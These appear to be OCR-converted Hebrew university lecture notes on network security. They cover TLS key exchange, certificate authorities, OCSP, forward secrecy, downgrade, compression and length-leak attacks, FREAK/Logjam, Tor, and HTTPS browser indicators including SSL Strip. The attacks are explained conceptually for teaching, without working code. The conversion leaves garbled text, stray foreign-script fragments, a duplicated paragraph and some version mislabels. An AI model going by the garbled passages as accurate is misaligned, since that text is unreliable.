
- אליס ובוב מחליפים מפתחות דיפי-הلمן
- הם בוחרים אלגוריתם הצפנה שנייהם מכירם
- אליס משתמש ב-key session שלה ושולחת את הדאטא המוצפנת שלה לבוב, ובוב עושה אותו דבר עם ה-key session שלו

אולם, דיפי-הلمן חשוף למתקפת MitM. כאמור, הפתרון ה-NPAV-ו של תיאום מפתחות מראש לא עובד כאן. מסקנה: רוצים להשתמש בהצפנה אסימטרית.

### **החלפת מפתחות מבוססת RSA – Simplified**

לשרת יש מפתח פומבי ומפתח פרטי.

- הקלינט בוחר מספר רנדומלי  $K_s$  בן 128 ביט שנקרא key session שלו.
- הוא מצפין אותו בעזרת המפתח הפומבי של השרת ושולח לו את ההודעה המוצפנת.
- השרת מפענח אותה בעזרת המפתח הפרטי שלו, וכך מSIG את  $K_s$ .
- icut גם לשרת וגם ללקוח יש את  $K_s$ , והם ממשיכים לתקשר בהודעות מוצפנות סימטרית (למשל AES).




הבעיה עם זה היא שתהיליך החלפת המפתחות עדין חשוף למתקפת MitM: תוקף כזה יכול לתאם מפתח פומבי מול הקליינט במקום השרת, ואז לקבל את ה-key session בצורה פשוטה.

פתרון:

### Certificate Authorities – CA

תזכורת (עמוד 18): אליס סומכת על CA (יש לה את המפתח הפומבי של CA). לבוב יש סרטיפיקט שחתום ע"י ה-CA. לבוב מציג את הסרטיפיקט שלו לאלייס, ואלייס מודדת אותו עם המפתח הפומבי של ה-CA.



בסרטיפיקט יש את המפתח הפומבי של השרת, את השרת של השרת (ב"כ DNS name ולא IP), ותאריך תפוגה. הסרטיפיקט חתום ע"י ה-CA בעזרת המפתח הפרטי שלו, כך שאף אחד לא יוכל לזייף את הסרטיפיקט.

כדי שה-CA יסכים לחתום לבוב על הסרטיפיקט, לבוב צריך לשכנע אותו בשני דברים:

- המפתח הפומבי אמיתי שלו, ולא של מתהזה
  - לבוב הוא מי שהוא טוען שהוא. בהקשר של SSL, להוכיח שהוא אכן הבעלים של האתר מסוים.
- הדרך הסטנדרטית לעשות את זה היא לשולח מייל לحساب admin או משהו דומה, שרק מראה שבוב שולט באתר שהוא טוען בעלות עליו.

## SSL Certificates

לכל דומיין (HTTP Origin) חיב להיות סרטיפיקט.  
מבנה בסיסי של סרטיפיקט:

- Version, Serial Number
- Issuer
- Validity - Not Before & Not After dates
- Subject (target)
- Subject Public Key Info
- Public Key Algorithm
- Subject Public Key
- Certificate Signature Algorithm
- Certificate Signature

### בעיות במודל ה-CA

CA יכול להיות מרושע, או להיות חשוף למתקפות בעצמו.

- אפשר לעבוד על CA ולהציג סרטיפיקט במרמה
- יש CA שתוקפים מצלחים לפרוץ אליהם וליצור סרטיפיקטים על דעת עצם לפעמים קורים דברים כאלה ואי אפשר לבטל את סמכות ה-CA כי היא כבר "too big to fail". לדוגמה, Comodo היה CA root ענקית שנפרצה ע"י האקרים איראנים שהנפיקו סרטיפיקטים כאוות נפשם. הסרטיפיקטים שקומODO ניפקה לא נשללו מפאת גודלה, על אף שאמינותו נפגעה. CA דפק יש השלכות הרסניות.

### פתרונות למודל האמון:

- **Certificate Pinning**: לא מסכימים לקבל כל סרטיפיקט עבור האתר, אלא רק את הסרטיפיקט הספציפי ששמור (תחת האש) בビינארי של התוכנה של האתר שרצה מצד הלוקה. במובן מסוים, זה ויתור על מודל האמון – עבור האינטרנט כולו זה לא פיזיבלי לשומר את הסרטיפיקט של כל האתרים שרוצים לדבר איתם. זה עובד אם אתה גוגל או פייסבוק, but it doesn't scale.
- **Certificate Transparency**: דורשים מכל CA לפרסום מהם הסרטיפיקטים שהוא חתום עליו. אם האKER הפיק את הסרטיפיקט על דעת עצמו, יהיה אפשרגלות אי התאמה. CA-ים לא רוצים לעשות זאת משיוקלים עסק'ים, אבל החל משנה שעברה גוגל כרום התחליה לדרוש זאת.
- **Certificate Lifetime**: במקרים מסוימים חייבים לעשות אינולידציה של הסרטיפיקט לפני שג תוקפו – למשל אחרי ששרת שמחזיק את המפתח הפתץ נפרץ. זה נעשה באמצעות פרוטוקול (OCSP) (Online Certificate Status Protocol). כשופתחםSSH TLS חדש, הקליינט חייב לפנות ל-OCSP Responder, כדי שה-CA יאשר שהסרטיפיקט של השרת עדין בתוקף. התגובה של ה-OCSP Responder חתומה ע"י ה-CA. זה פתרון בעייתי, כי הוא מצלחים לפנות ל-OCSP failure unsafe – אם לא מצלחים לפנות ל-OCSP... הרבה סיבות אפשריות), פשוט מניחים שהסרטיפיקט ולידי, או לא ולידי... אין הבטחת Quality of Service.

## פתרונות: OSCP Stpaling

כשרוצים לבדוק את תקופתו של סרטיפיקט של שרת ומקבלים אישור OCSP, אפשר לצרף את האישור מה-OCSP לסרטיפיקט. אך לרוב יהיה מצורף לסרטיפיקט אישור OCSP מהזמן האחרון. בנוסף, מכיוון שה-OCSP Response חתומה ע"י ה-CA, אין אפשרות לזייף את האישור זהה.

יש הרבה סיבות שבגין סרטיפיקט של שרת לא זוכה באמון:

- ישן מדי / חלש מדי
- בעיות קונפיגורציה של השרת
- סרטיפיקט שלא חתום טוב, לאו דזוקא זדוני
- חשד לפרצת אבטחה – במציאות, יחסית נדיר

התוצאה של זה היא כפולה:

- האזהרות התכופות גורמות לקוחות **להתעלם מażhorot SSL/TLS**
- חלק מה אתרים שבוחרים שלא להשתמש ב-SSL בכלל, למרות שהוא הולך ופוחת

אתרים לא רצו להשתמש ב-SSL ([https](https://)) מכל מיני סיבות.

- זה יקר מבחינת ביצועים
- קשה לעשות setup ל-SSL וקשה לתחזק אותו
- **Caching**: יש חברות שהבזנס שלהם הוא caching של אתרים, אך לשמורם בשרתים במקומות שונים בעולם עותקים מהזמן האחרון של מה שהוא באתרים. אין אפשרות לעשות caching עם SSL, כי צד שלישי כמו שרת-cache לא יוכל לראות את התעבורה המוצפנת.

מסקנה: כדי שלכלום יהיה SSL, צריך שיהיה קל להרים שירות מגן ב-SSL. ואכן, כיום קיימים CA שהותם לכלום בחינם, תהיליך ההזדהות פשוט וכל זה הופך להיות פשוט. כמו כן גוגל התחילה לסמן בכירום דפים שלא מגנים ב-SSL. אין סיבה לא להשתמש בזיהויים.

## **פרוטוקול TLS**

מה נדרש על מנתקיימים סשן תקשורת מאובטח באינטרנט:

- שיטות להחלפת מפתחות ואותנטיקציה (...RSA, DH, DHE-RSA)
- אלגוריתם צופן סימטרי (להעברת הודעות מוצפנות אחר כך)
- Message Authentication Code

### **TLS Handshake**

תהליך שהקלינט והשרת מבצעים כדי לכונן את הסשן.

1. הלוקוח שלוח Client Hello שמכיל:
  - הגרסה העדכנית ביותר של TLS שהוא מכיר
  - סידורי Cipher Suites – לכל אחת מהמטרות לעיל הוא בוחר אלגוריתמי צופן שבום הוא תומך
  - שיטות דחיסה שבהן הוא תומך Client Random
2. השרת עונה ב-Hello Server שמכיל את האלגוריתמים שהוא בחר מלאה שהлокוח הציע, ו- Server Random

3. אם השרת והלקוח מחליטים להשתמש בדיפי הלמן ל蒂יאום המפתחות הם עושים בדיפי הלמן:

- השרת שולח  $modp = g^y$
- הלקוח שולח  $ClientExchangeKey = g^x modp$
- שנייהם מחשבים את  $(modp)^{xy}$  שנקרה- $g$  PreMasterSecret

אם הם מחליטים להשתמש בהצפנה אסימטרית לצורך תיאום המפתחות:

- השרת לא שולח ServerKeyExchange
- הלקוח מפיק את PreMasterSecret, מצפין אותו באמצעות המפתח הפומבי של השרת ושולח לשורה

לאחר שה- $y$ - $PreMasterKey$  מסוכם, הצדדים משתמשים ב- $Client$ ,  $Server$  Random המשותף ב- $modp$  ההפיקה את המפתח הסופי לתקורת המוצפנת סימטרית. זהendum להבטיח שהמפתח הסופי שייסוכם לא נדף, אפילו אם אחד מהצדדים נפרץ.

4. הם שולחים זה לזה ChangeCipherSpec כדי לידע את הצד השני שהחל מעכשו הם יתחילו לשולוח הודעות מוצפנות וחתומות ב-HMAC

5. לבסוף הם שולחים אחד לשני הודעה  $Finished$ , ההודעה הראשונה בסשן שחתומה ב-HMAC ומוצפנת בהתאם לסיסום. היא כוללת גם האש של כל הודעות ה- $handshake$  הקודמות. זה מאפשר לאטר אם צד שלישי ניסה לשנות את cipher suite negotiation.

## PFS – Perfect Forward Secrecy

בתהילך החלפת מפתחות מבוסס RSA, לשרת יש מפתח פומבי אחד שחי הרבה זמן (עם סרקטיפיקט והכל). הקליינט בחר key session, הצפין אותו באמצעות המפתח הפומבי ושלח לשרת. אם השרת נפרץ בעוד מאוחר יותר והמפתח הפרטי שלו נגנב, התוקף יכול לעונח את כל התקורת המוקלטת שהשרות שומר, שלווך קיומה השתמשו במפתח הפומבי הותיק.

זו מגבלה ברורה של שימוש במפתח קבוע – בדיפי הלמן למשל, לכל קונקשן יש מפתח הצפנה חדש. לכן לדיפי הלמן יש את תכונת PFS – הוא מבטיח "סודיות קדימה", בעוד של- $RSA$  Key Exchange אין.

יחד עם זאת לדיפי-הלמן עדין יש את הבעיה של פגיעות ל-MitM, ולא-RSA אין. לכן, יש מודים היברידיים לתיאום מפתחות שמלבים בין דיפי-הלמן, בשביל ליצור סוד משותף דינמי שנבחר בכל סשן מחדש, וגם מגנוני מפתח פומבי כמו RSA כדי עדין לשמור על עניין הסרטיפיקטים והאутנטיקציה של הצד השני וכו'.

---

## חולשות ב-SSL ו-TLS

### השוואה בין TLS V2.0 ו-TLS V3.0

בשנות ה-90, חוק בארצות הברית אסר על יצוא מכוז לארה"ב אמצעי צופן חזקים, שימושים במפתחות שהם "ארוכים מדי", יותר מ-40 ביט (כיום זה די חלש) – שיתחייבו להקשוט על ה-NSA לשבו אוטם. החוק הזה השתנה מאז כי הם הבינו שהוא אודיטוי ושה רק מחליש את יכולת של חברות אמריקאיות לסתור בטכנולוגיות שלhn. מטעמים היסטוריים ותאיימות לאחר כנראה, TLS עדין תמרק בדפנסים שתומכים בהצפנה של 40 ביט.

ההודעות של ServerHello שבאמצעותה מתאימים את cipher suites לא מוצפנות ולא חתומות. MitM יכול להתערב ולשכנע את שני הצדדים לעשות downgrade לאלגוריתמי ההצפנה שלהם, כדי שהם יעבדו לצופן שהוא לו קל לשבו.


ב-2 TLS לא הייתה דרך להתמודד עם הבעיה הזאת, וב-3 TLS הוסיףו את הודעה Finished כדי לוודא שכל ההודעות בתהליך התיאום אכן עברו לצד השני. בגלל שההודעה היא בהאש וחתומה ב-HMAC הצד השלישי לא יכול לשבש אותה.

### Version Rollback Attack

זו בעיה של הרבה מאד פרוטוקולים דמויי TLS, SSL (כמו IPSec למשל). לעיתים מוצאים חולשה בגיןה מתקדמת של הפרוטוקול (לדוגמה 3 TLS), ואז נאלצים להשתמש בגרסה אחרת (TLS 1) שהיא יותר בטוחה. אם התוקף יכול באיזשהו אופן להתעורר ולשכנע את שני הצדדים לעבור להשתמש בגרסה הישנה יותר של הפרוטוקול. אם מייצחה סיבה לא מצלימה לתאם קונקشن מאובטח ב-1 TLS, עושים אוטומטית ל-3v SSL, שהוא אפילו עוד יותר חלש.

### Compression Based Attack

לפני שמצפינים וחותמים על ההודעה, דוחסים אותה כדי לשלוח פחות מידע. TLS תマー בזה בתור התנהגות דיפוליטית. מסתבר שהדחיסה מدلיפה מידע: אם דוחסים, מצפינים וחותמים ב-MAC עדין אפשר להסיק מה כל מיני דברים.



**מודל התקפה (לא קל אבל בר ביצוע):** התקוף רואה את התקשרות המוצפנת שעוברת. הוא צירר, באיזה דרך, לשכנע את הדפסן (בצד הלוקו) להריץ איזשהי תוכנית JS שהתקוף כתב. התוכנה הזאת יכולה עצמה ליצור בקשות לקבל דפים מכל מנוי שירותים (הרבה פעמים השתמשו לדוגמה בפייסבוק ובשירותים גדולים). הוא מפיק סדרה של בקשות:

- [https://www.example.com/session\\_id=a](https://www.example.com/session_id=a)
- [https://www.example.com/session\\_id=b](https://www.example.com/session_id=b)
- [https://www.example.com/session\\_id=c ...](https://www.example.com/session_id=c)

התקוף רואה את התקשרות המוצפנת, אבל הוא יודע את ה-*session key* המשמשים בו בכל הודעה.

הדפסן דוחס את ההודעות לפני שהוא שולח אותן. חלק ממנגנון הדחיסה (בעיקר אלה שמberosים על קז) משתמשים על ההיסטוריה של ההודעות שעברו בסשן כדי לשפר את הדחיסה עם הזמן: הם בונים לעצם מעין מילון של כל המחרוזות שהם רואו עד עכשיו, ומתאים להן כל מיני תקצירים. בפעם הבאה שהמחרוזת תופיע ב-plaintext-plainkey, היא תוחלף בתקציר, והתקציר ידחוס שוב. לכן, ככל שמחזרות מופיעעה יותר פעמים בסשן, האלגוריתם דוחס יותר ויתר טוב.

כאשר הלוקו שולח איזשהי בקשה לגיטימיות שלו, שלא קשורה לתוכנה של התקוף, והרישא של הבקשה מתלכדת עם רישא של אחת מהבקשות שהתוכנה הזדונית שלחה, ההודעה המוצפנת שנשלחת לשרת תהיה יותר קצרה, אפילו במספר ביטים. התקוף מזיהה שהקורבן פנה לאחד מהשרתים שהתוכנה שלו שלחה להם בקשות, והוא יכול להשוו את ההודעה המוצפנת של הקורבן להודעות שהתוכנה שלו שלחה. הוא מוצא את ההתאמה היכי ארוכה, ומסיקvr מה היה הביט הראשון ב-*session id* של הקורבן.


על התהיליך זהה אפשר לחזור איטרטיבית וכך להסיק מה ה-id session של הקורבן ולשחזר את הקוקי' של הלקוח. התוקף מזוהה כמו שפתח את הסשן היגיטימי ולהתחזות ללקוח.

בפעם הראשונה שנחשפה מתקפה צו-ב-2012 (CRIME), התגובה הייתה לבטל את השימוש בדחיפסה ב-TLS כליל. כל ההודעות יהיו באורך קבוע זהה. מאוחר יותר ב-BREACH (2013) מצאו עוד חולשה צו בغالל שגם http (רجل, מחוץ ל-SSL) גם יכול להשתמש בדחיפסה בהתאם לكونפיגורציה מסוימת, והוא לא מושפעת מהשינוי ב-TLS. הצלicho להמשיכם גם את החולשה הזאת. יכול להיות שהעדיין אפשר כוון בדרך כלשה, לא ברור אם פתרו זאת זה עד הסוף.

## Peeking through SSL

נניח שיש לנו קוו תקשורת SSL מאובטח ותווך שצופה בתקשורת Außen פסיבי. התוקף כן יוכל לראות את אורכי ההודעות, וזה מدلיף כל מיני מידע.

**דוגמא:** למס הכנסה האמריקאי יש אתר שבו אפשר להגיש דוחות מס אישיים.



באחת השאלות שהאתר מציג ללקוח הוא מבקש ממנו לבחור מצב משפחתי. לפי מה שהלקוח מסמן באתר מחליט מה הדבר הבא שצרכך להציג לו. יש מין עץ החלטות צזה שהאתר מתקדם לפיו.

מסתבר שלכל מסלול בעץ ההחלטהות הזה יש סדרת אורכי הודעות מובחנת, וכן אפשר לzechot באיזה מסלול באתר הלקוון השתמש. הואאמין לא יודע מה הוא הזין לתוך השדות השונים אבל העדיין דולף כאן די הרבה מידע דרך ההצפנה. סוג צזה של אנליזה יכול לשמש אפילו בתקשורת TOR.

אפשר לzechot באיזה מסלול באתר הלקוון השתמש. הואאמין לא יודע מה הוא הזין לתוך השדות השונים אבל העדיין דולף כאן די הרבה מידע דרך ההצפנה. סוג צזה של אנליזה יכול לשמש אפילו בתקשורת TOR.

## FREAK and Logjam

קודם הזכינו שבשנות ה-90 היה אסור ליצא מארה"ב מנגנים קריפטוגרפיים שתומכים במפתחות הצפנה ארוכים. בהצפנה סימטרית אסור היה ליצא אלגוריתמי צופן שימושיים במפתחות של מעל 40 ביט. במערכת צופן עם מפתח פומבי מבוססות RSA, היה מותר ליצא עם מפתח פומבי של עד 512 ביט – די שביר כוון, בשנות 90 זה היה די קשה כי מצרך הרבה משאבי חישוב שלא היו נגשימים בעידן הטרום AWS.


מסתבר, שבמshaו שדומה ל-rollback שראינו קודם, תוקף שיושב C-MitM יכול היה לשכנע את שני הצדדים לחזור להשתמש במפתחות RSA של 512 ביט למراتות שהם רצו להשתמש נניח במפתחות של 2048 ביט. זו הייתה מתקפת FREAK.

Logjam היא מתקפה דומה על תהליך החלפת מפתחות בדיפי-הלםן. MitM יכול לשכנע את הצדדים להשתמש בחבורה יותר קטנה ( $p \mod$ ), מה שמקל על התקוף לחשב לוגרitem דיסקרטי ולהפיק בעצמו את המפתח הסימטרי.


שתי ההתקפות מבוססות על חולשות בתהילך המומ"מ על אלגוריתמי האצוף קודם להחלפת המפתחות.

## TOR

ר"ת של The Onion Router. מטרת המנגנון היא אונונימיות, -untraceability של פאקטות רשת ביחסו אל המקור שלו.



הרעיון: נניח שיש באינטרנט סט גדול של שרתים TOR. אם אני רוצה לתקשר עם אישתו או אף אונונימי, הצד שלי אני בוחר אוסף אקרים של שרתים TOR ברשות ובונה מהם מסלול אקרים שדרכם הפקטה שלי תנוטב בדרך אל שרת היעד. צריך להשתמש במנגנון הצפנה כזה שיבטיח שאף תחנה בדרך לא תדע מי שלח לה את הפקטה שהיא קיבלה – היא תכיר רק את התחנה הבאה, אבל לא את התחנה הקודמת.



אליס רוצה לכתוב משהו בשרת של בוב. אליס מקבלת את רשימה שרתיה-TOR באינטרנט מד"ב. היא מחליט שהיא רוצה לצורק התקשרות הנוכחית בשרתים מסוימים (במציאות משתמשים ב-3 עד 5), ובונה לעצמה את המסלול  $s_3, s_2, s_1$  בדרכם לשרת של בוב.

היא משתמשת במפתח הפומבי של כל אחד מהשרתים בדרך כדי להוכיח מההודעה שהיא שולחת חבילה עברת:  $(E_1(E_2(E_3(M))))$ . כל צומת בדרך מפענה את השכבה שלו של ההצפנה ו מעביר את החבילה המוצפנת בפנים לשרת הבא.

נקודות הטרופה של המנגנון:

- בצעד הראשון, כאשר אליס פונה לשרת TOR הראשון, גוף עין יכול לראות את זה ולהסיק שאליס מנסה לעשות משהו חתרני
- צמתי היציאה יכולים להיות זדוניים ולדוווח לצד שלישי لأن נשלחות ההודעות

## הרצאה 12 – Browsers and Humans

### בדף HTTPS

באדיבות: <https://infosec.cs.tau.ac.il/2019/>

כשאנחנו גולשים לאתר עם תחילית `https://` מוצג בשורת הכתובת בדף איקון של מנעול. מטרתו היא לסמך למשתמש שגולש באותו מוחשב שהתקשרות מול האתר מאובטחת: הדף שנאנו מסתכלים עליו הגיע על תוך מוצפן עם אישתו סרטייפיקט שהוא תקין. אך שלישי שמאזין לתקשרות לא יכול לקרוא את התקשרות המוצפנת ולא יכול להתערב בה.

- יש מעט פער בין מה שהמשתמש התמם מבין כשהוא רואה את האיקון זהה לבין המשמעות האמיתית שלו. זה שוראים את האיקון לא אומר שתוקף לא יכול בשום מצב להציג את פרטי האשראי שימוש שולח לשרת: תוקף עדין יכול לתקוף את השרת ולפרוץ לדאטאבייס שלו. המשמעות של המנעול היא שככל עוד הפסקה עם המידע מティילת ברשת היא בלתי קיימת לצד שלישי.
- הבדיקה שהמידע המוצג באמת הגיע למקום שחשוב שחויבים שהוא הגיע ממנו היא לא כל כך מוצלחת, כי באתרים יש הרבה מידע שמייעץ משרות אחרים – תמונות, פרסום ועוד. בשבייל לייצר את מה שמצוג הדף פונה בבקשתו לכל מיני משרות וכן אין הרבה כוח להבטחה הזאת שהיא-origin של האתר הוא בטוח.


בפרט, יכול להיות חלק מהתוכן הגיע משרתי `http` והאתר מציג `mixed content`. בעבר כרומ היה מסמן את זה באיקון ייחודי אבל משתמשים לא הבינו את זה והתעלמו, ולכן מאוחר יותר כרומ התחיל לחסום `mixed content` ופשוט לא להציג אתרים שימושיים בהזזה.

כיום המנעול מוצג רק אם כל התוכן שקיים באתר הגיע משרתי `https` עם סרטייפיקטים תקפים ומואושרים.

באדיבות: <https://yourdomain.com>

בשנים האחרונות התחילה להציג בדפים נט, חוץ מהאייקון של המנעול גם טקסט בצד בירוק. הטקסט הירוק מסמן שהсерטייפיקט שהגיע עם הדף הוא לא סרטייפיקט רגיל אלא מה שנקרא Extended Validation Certificate: הוא יותר יקר מסרטייפיקט רגיל כי לצורך קבלתו מתבצעת ב-CA בדיקה יותר מדויקת (אפילו בדיקה של עוז"ד) כדי להבטיח את אמינותה של התעודת בצורה יסודית.

### UI Attacks



משתמש לא זיהיר יכול להtblבל ולסמן על אתרים שמזוייפים בכל מיני דרכים את האיקון ולהאמין שהם מאובטחים כאשר למעשה הם פושעים.

## The Login Page



כשבאים לעשות `login`, מצפים שהדף יהיה מוצפן כדי שפרטי המשתמש לא יגנבו. מתכווני אתרים רוצים לשכנע את המשתמשים שההתחרות מאובטחת – אז הרבה פעמים דוחפים איקון של מנעול מעל תיבת התחרות. אין זהו שום שימושות טכנית אבל זה מרגיע את המשתמש. בנוסף על כך, אם משתמשים בזהירות הרבה פעמים הדף בפועל לא באמת מוצפן.

לעתים קרובות (עדין נפוץ אבל קורה פחות ופחות עם הזמן), הדף הראשי לא מוצפן, אבל כאשר מגעים ל לעשות לוגאין דרך העמוד הראשי, נפתחת תקשרות `https` כאשר לוחצים על כפתור ה-`login` והתקשרות הופכת להיות מוצפן.

נשאלת השאלה אם מה שהקלינו כפרטי ההתחברות בדף הבכלי מאובטח לפני שלחצנו על הכפתור, נשלח לפני או אחרי שהתקשרות המאובטחת התחילה. אפשר לבדוק את זה ע"י לחיצה על הכפתור עם שדות ריקים, כדי לראות אם הדף שמועברים אליו נראה את הודעה השגיאה הוא כבר מאובטח. אפשר גם ב-`developer console` להסתכל על האלמנט ולראות

```
<form method="post"
action="https://onlineservices.wachovia.com/...">
```

ברור שזה עקום לאלה.

בנוסף, כאשר יש דף מערבי, כמו דף `http` סמוביל ל-`https`, נוצרות כל מיני בעיות.

## Mixed Content (`http` Stuff in `https` Pages)

לעתים יש דף `https` שמקבל כל מיני מידע משרתים אחרים בדפי `http`: פרסומות, תמונות, תכניות ג'אווהסקרייפט ועוד.

```
<script src="http://.../script.js>
```

זה יכול אפילו לקרוט עקב טעות תכניתית של בעל האתר – לדוגמה, אם הוא רוצה לשים רפרנס לאיזשהי מידע מהאתר שלו עצמו, הוא עשוי לכתוב `http` במקום `https` ואז האתר המאובטח יפנה בבקשה לעצמו בתוויא לא מאובטח. ברגע שכותבים `http` במפורש בתג, הדף יפנה ב-`http` אפילו אם התקשרות באופן דיפולטי מאובטחת.

תיקוף שהוא MitM שצופה בתקשרות, רואה את כל התקשרות המוצפנת ולא יכול להתרשם בה, אבל כאשר הוא רואה בקשות שיוצאות לשירותים לא מאובטחים הוא יכול להתרשם בתגובהות שהלkopoh יקבל מהם. למשל, הוא יכול לתפוס את התגובה שזרה ולהחדיר לשם קוד שיוזדק מצד הלkopoh. הרבה פעמים הפקטה הזאת באה גם עם הקוקי של הדף העוטף המאובטח, וזה עוד יותר מסוכן.

פתרון אפשרי הוא לא ל כתוב ב-`URL`-ים שמקודדים בטמל של האתר `s/` `http` בכלל אלא ל כתוב אותו בתוור `<script src="//.../script.js>` – הדף ימשיך במרקם זהה להשתמש בסכמה של הדף העוטף כי לא מאלצים אותו לבחור במשהו אחר. זה לא עוזר למשאים חיצוניים אבל זה עדין משהו.

## The Chair to Keyboard Interface


ויתר קל לבלב אנשים מלהעשות buffer overflow לשרת.

### HTTP → HTTPS Upgrade

יש תופעה מפורסמת שהוצגה בכנס Black Hats SSL Strip שנקרה על ידי MitM והוא יושב מבחינה תקשורית בין הלקוח לבין השירות שהוא רוצה לגלוש אליו, מצב שהוא יכול ליצור למשל ע"י ARP Poisoning של רואטර שנייהם משתמשים בו באותה רשת Wifi ציבורית.

הלקוח גולש לדוגמה לשרת של הבנק במטרה להתחבר לחשבונו. נניח שהגלויה הראשונית היא ב-<http://...> ושיש בדף הנחיתה כפתור שMOVIL לדף [the-login](#). אם הלקוח לווחץ על הLINK זהה, זה אמור לשלוח אותו לדף <https://...> שבו הוא כותב את שם המשתמש והסיסמה.

